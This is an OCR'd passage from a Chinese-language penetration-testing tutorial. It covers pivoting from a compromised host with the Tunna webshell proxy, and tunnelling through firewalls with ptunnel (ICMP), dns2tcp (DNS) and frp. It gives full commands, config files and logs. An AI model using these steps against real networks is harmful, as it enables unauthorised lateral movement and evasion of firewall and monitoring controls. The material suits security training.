
--rport=REMOTE_PORT, -r REMOTE_PORT 连接 webshell 服务的远程端口
--addr=REMOTE_IP, -a REMOTE_IP 远程 webshell 连接地址（默认为 127.0.0.1）
注：Tunna 代理并不是非常稳定，经常出现掉线情况，尤其是使用 Tunna 代理远程连接的流量时，经常掉线。但是使用 Tunna 访问内网 web 服务还算稳定。

项目地址 https://github.com/SECFORCE/Tunna
场景应用



A 与 b 互通 b 与 c 互通 A 与 c 不能通信，现在 A 已经拿下 B 的权限，通过在 b 设置代理在访问 C 的 3389 端口。这种代理属于正向代理。
使用 Tunna 工具
在 b 的网站上传 conn.aspx 一定要支持脚本运行。
在 A 执行 python2 proxy.py -u http://192.168.0.139/conn.aspx -l 4321 -a 10.10.10.155 -r 3389 -v
在 A 开启新的终端输入 rdesktop 127.0.0.1:4321 即可访问 C 的 3389 端口






3.8. 利用 ICMP 隧道技术进行 ICMP 封装穿透防火墙

在一些网络环境中，如果不经过认证，TCP 和 UDP 数据包都会被拦截。如果用户可以 ping 通远程计算机，就可以尝试建立 ICMP 隧道，将 TCP 数据通过该隧道发送，实现不受限的网络访问。用户需要在受限制网络之外，预先启动该工具建立代理服务器。再以客户端模式运行该工具，就可以建立 ICMP 隧道。为了避免该隧道被滥用，用户还可以为隧道设置使用密码。


一、icmptunnel 可以将 IP 流量封装进 IMCP 的 ping 数据包中，旨在利用 ping 穿透防火墙的检测，因为通常防火墙是不会屏蔽 ping 数据包的。
二、请求端的 Ping 工具会在 ICMP 数据包后面附加上一段随机的数据作为 Payload，而响应端则会拷贝这段 Payload 到 ICMP 响应数据包中返还给请求端，用于识别和匹配 Ping 请求。
三、在使用 ptunnel 进行内网穿透时，客户端会将 IP 帧封装在 ICMP 请求数据包中发送给服务器，而服务器端则会使用相匹配的 ICMP 响应数据包进行回复。这样在旁人看来，网络中传播的仅仅只是正常的 ICMP 数据包。

应用场景



a 与 b 能互通 b 与 c 能互通 a 与 c 之间有防护墙拦截禁用 TCP 协议 但是 A 能 ping 同 c 由此判断防火墙没有对 icmp 协议进行封禁。故可以用 imcp 隧道技术。

在 b 上执行 ptunnel -x 1234 1234 是密码
在 A 上执行 ptunnel -p 192.168.0.137 -lp 8080 -da 192.168.0.144 -dp 80 -x 1234
-p 接目的地址即跳板主机的地址
-lp 即 localport 本地端口
-da 我们要连接的地址
-dp 他的端口
-x 是密码
在 A 上访问 http://localhsot:8080 即可访问 C 的目标 80 端口




封禁 tcp 协议
iptables -A INPUT -p tcp -s 192.168.0.143 -j DROP
启动 80 端口
python -m http.server 80

3.9. DNS 隧道穿透防火墙

DNS Tunneling，是隐蔽信道的一种，通过将其他协议封装在 DNS 协议中传输建立通信。因为在我们的网络世界中 DNS 是一个必不可少的服务，所以大部分防火墙和入侵检测设备很少会过滤 DNS 流量，这就给 DNS 作为一种隐蔽信道提供了条件，从而可以利用它实现诸如远程控制，文件传输等操作，现在越来越多的研究证明 DNS Tunneling 也经常在僵尸网络和 APT 攻击中扮演着重要的角色。

dns2tcp 是一个利用 DNS 隧道转发 TCP 连接的工具，支持 KEY 和 TXT 类型的请求，用 C 语言开发。它分为两个部分，服务端和客户端，服务端运行在 linux 服务器上，客户端可以运行在 linux 和 windows 上(其他平台没有测试过)，编译完成后在服务端上的可执行文件名称为 dns2tcpd，在客户端(linux)上的名称为 dns2tcpc，kali 默认安装了二者。下述为主要参数及解释，详情请参考手册。

应用场景



c 能访问 b 但 c 只允许 DNS 出网 防火墙一般不会对 53 端口进行封锁，允许开发 53 端口所以所以可以走 dns 隧道。

dns2tcpd

-F　　强制在在台运行，默认在后台
-i IP address
　　监听 ip，默认 0.0.0.0
-f 配置文件
　　指定使用的配置文件路径
-d debug level
　　指定调试级别，输出相关级别日志，默认为 1，2，3
dns2tcpc
-c　　：启用压缩
-z <domain>　　：指定所使用的域名
-d <1|2|3>　　：调试级别 (1, 2 or 3)
-r <resource>　　：访问的目标资源
-f <filename>　　：配置文件路径
-l <port|->　　：本地监听端口
-T <TXT|KEY>　　: DNS 请求类型，默认为 TXT
配置文件
为了避免运行时指定太多的参数，可以通过指定配置文件来启动服务端。示例如下：


listen = 0.0.0.0
port = 53
user = nobody
chroot = /tmp
domain = <domain.com>
resources = ssh:127.0.0.1:22,socks:127.0.0.1:1082,http:127.0.0.1:3128

如果再某云购买 vps 一定要把 udp 53 端口的出站和入站都要开放
现在测试的系统是 ubuntu18.04 x64

设置域名信息

a 记录 dns.1377day.com 指向 vps ip

ns 记录指向 dns2tcp.1377day.com



登录 vps B 安装 dns2tcp
sudo apt-get install dns2tcp

修改配置文件
sudo vi /etc/dns2tcpd.conf
listen = 0.0.0.0
port = 53
# If you change this value, also change the USER variable in /etc/default/dns2tcpd
user = root
key = moonsec
chroot = /tmp
domain = dns2tcp.1377day.com
resources = ssh:127.0.0.1:22 , smtp:127.0.0.1:25


解释
允许任何访问
listen = 0.0.0.0
设置用户
user = root
设置密码
key = moonsec

在 b 终端执行启动 dns2tcpd -f /etc/dns2tcpd.conf -F -d 3
如果出现错误可能端口被判断
查出端口的进行 id 然后用 kill 结束进程
netstat -anp|grep 53
kill 进程号
阿里云默认的服务关闭 systemctl stop systemd-resolved

```
moonsec@moonsec: $ sudo dns2tcpd -f /etc/dns2tcpd.conf -F -d 3
[sudo] moonsec 的密码：
对不起，请重试。
[sudo] moonsec 的密码：
20:43:18 : Debug options.c:97   Add resource ssh:127.0.0.1 port 22
20:43:18 : Debug options.c:97   Add resource smtp:127.0.0.1 port 25
20:43:18 : Debug socket.c:54    Listening on 0.0.0.0:53 for domain dns2tcp.1377day.com
Starting Server v0.5.2...
20:43:18 : Debug main.c:134     Chroot to /tmp
12:43:18 : Debug main.c:144     Change to user root
```


在 c 下载客户端执行

dns2tcpc -r ssh -k moonsec -z dns2tcp.1377day.com 8.210.55.154 -l 8888 -c -d 3




在 c 执行命令 ssh root@127.0.0.1 -p 8888 也用 xshell 代替登录
c 就能通过本地的 8888 端口访问 B 的 22 端口


设置 ssh 端口转发



再用 proxifier 代理



Dns 隧道数据包



不过访问数据很慢

3.10. frp 内网穿透

frp 是一个可用于内网穿透的高性能的反向代理应用，支持 tcp, udp 协议，为 http 和 https 应用协议提供了额外的能力，且尝试性支持了点对点穿透。
详细说明 https://github.com/fatedier/frp/blob/master/README_zh.md
下载地址 https://github.com/fatedier/frp/releases

frp 的作用


利用处于内网或防火墙后的机器，对外网环境提供 http 或 https 服务。对于 http, https 服务支持基于域名的虚拟主机，支持自定义域名绑定，使多个域名

可以共用一个 80 端口。利用处于内网或防火墙后的机器，对外网环境提供 tcp 和 udp 服务，例如在家里通过 ssh 访问处于公司内网环境内的主机。


frp 支持的平台

darwinlinux 386 amd64armmips mips64 mips64le mipslewindows 386 amd64

常用场景



C 是内部网络它的 80 端口开放 WEB 服务，B 与 C 之间有防火墙过滤，现在想把 C 的 80 端口映射到公网 B 的 8000 端口上 那么 A 访问公网的 8000 的端口就能访问 C 的 80 端口的 WEB 服务，同理如果想访问内网 C 的 22 端口，就把 22 端口映射到公网某个端口上，那么 A 就能访问 B 的某个端口 就能访问 C 的 SSH 服务，因为这种方式是从 C 内部发起请求的，所以很好的穿透防火墙。



测试环境

B 公网 vps 系统 ubuntu18.04 x64

A 与 B 分别都是内网的

Frp 分为服务端和客户端

frps 服务端为 linux 负责处理请求，转发流量

Frpc 客户端 linux 和 windows 都支持 负责把本地的流量连到服务器，让服务器读取&写入

再某云购买 vps 要修改规则

frps 配置服务器端

在 vps 上下载软件配置服务端

wget https://github.com/fatedier/frp/releases/download/v0.33.0/frp_0.33.0_linux_amd64.tar.gz

解压 tar zxvf frp_0.33.0_linux_amd64.tar.gz

重命名 mv zxvf frp_0.33.0_linux_amd64 frp

进入目录 cd frp

删除客户端文件 rm -rf frpc*

配置服务端文件 frps.ini
[common]
bind_port = 7000
token = moonsec2020

bind_port 客户端连接的端口
token 密码 一定设置复杂
运行./frps -c frps.ini 运行正常即可
设置开机启动
vi /lib/systemd/system/frps.service
[Unit]
Description=fraps service
After=network.target syslog.target
Wants=network.target


[Service]
Type=simple
#启动服务的命令（此处写你的 frps 的实际安装目录）
ExecStart=/root/frp/frps -c /root/frp/frps.ini

[Install]
WantedBy=multi-user.target


#启动 frpc
systemctl daemon-reload
systemctl start frps

#设置为开机启动
systemctl enable frps

以上服务端配置完毕，frps 启动后将监听监听 7000 端口
用 ps aux 查看进程信息 和 netstat antl 端口



```
root       175  0.0  0.0      0     0 ?        S    Sep11   0:00 [jbd2/vda1-8]
root       176  0.0  0.0      0     0 ?        I<   Sep11   0:00 [ext4-rsv-conver]
root       222  0.0  1.4  94992 14860 ?        S<s  Sep11   0:00 /lib/systemd/systemd-journald
root       252  0.0  0.4  34800  4920 ?        Ss   Sep11   0:00 /lib/systemd/systemd-udevd
root       337  0.0  0.0      0     0 ?        I<   Sep11   0:00 [ttm_swap]
systemd+   454  0.0  0.5  80080  5316 ?        Ss   Sep11   0:00 /lib/systemd/systemd-networkd
syslog     530  0.0  0.4 263036  4412 ?        Ssl  Sep11   0:00 /usr/sbin/rsyslogd -n
root       537  0.0  1.7 170384 17236 ?        Ssl  Sep11   0:00 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-sta
root       539  0.0  0.3  31320  3164 ?        Ss   Sep11   0:00 /usr/sbin/cron -f
root       563  0.0  0.6  70632  6112 ?        Ss   Sep11   0:00 /lib/systemd/systemd-logind
message+   564  0.0  0.4  50052  4388 ?        Ss   Sep11   0:00 /usr/bin/dbus-daemon --system --address=systemd: --nofo
_chrony    580  0.0  0.3 105712  3260 ?        S    Sep11   0:00 /usr/sbin/chronyd
root       593  0.0  0.6 287524  6892 ?        Ssl  Sep11   0:01 /usr/lib/accountsservice/accounts-daemon
daemon     595  0.0  0.2  28332  2340 ?        Ss   Sep11   0:00 /usr/sbin/atd -f
root       615  0.0  0.6  72300  6324 ?        Ss   Sep11   0:00 /usr/sbin/sshd -D
root       663  0.0  0.2  15956  2260 ttyS0    Ss+  Sep11   0:00 /sbin/agetty -o -p -- \u --keep-baud 115200,38400,9600
